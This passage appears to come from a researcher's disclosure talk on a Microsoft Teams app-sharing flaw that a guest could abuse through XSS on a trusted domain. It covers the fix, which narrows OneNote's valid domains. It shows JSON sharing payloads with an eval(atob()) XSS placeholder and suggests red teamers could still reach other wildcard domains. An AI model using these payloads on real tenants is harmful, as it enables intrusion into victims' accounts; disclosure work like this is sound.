
contentSharing identifier

```
{
  "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```


contentSharing identifier

```
{
  "appId": "0d820ecd-def2-4297-adad-78056cde7c78",
  "type": "extensible_app",
  "conversationId": "doesntmatter|0d820ecd-def2-4297-adad-78056cde7c78",
  "url": "https://valid-domain/?xss_payload=eval(atob(BASE64_STRING))"
}
```

Host/Victim can share an app



Guest/Attacker can't share an app (on first glance)



Video Demo

The fix

- The XSS in project.microsoft.com was fixed (it was a duplicate / had already been found by another researcher when I reported)

- The OneNote valid domains have been reduced so they are not as permissive

```
"validDomains": [
  "*.onenote.com",
  "onenote.com",
  "*.office.com",
  "office.com",
  "*.office365.com",
  "*.live.com",
  "{teamSiteDomain}",
  "*.microsoft365.com",
  "microsoft365.com",
  "*.microsoft.com"
],
```

```
"validDomains": [
  "www.microsoft365.com",
  "www.onenote.com",
  "onenote.com",
  "www.office.com",
  "office.com",
  "microsoft365.com",
  "m365.cloud.microsoft"
],
```

Could it still be done?

- While appropriate fixes were made, they still rely on trust of the valid domains in apps where isFullTrust=true.
- There are around 100 domains/subdomains listed as valid domains for apps with isFullTrust=True
- Around 20 of those have wildcards. (*.office.com etc)
- An XSS in a valid domain for a full trust app could still lead to a similar outcome.
- Maybe a nice resource for red teamers wanting to turn a low impact XSS on an MS domain into something more.

Questions???

Thanks!

SEE YOU SPACE COWBOY . . .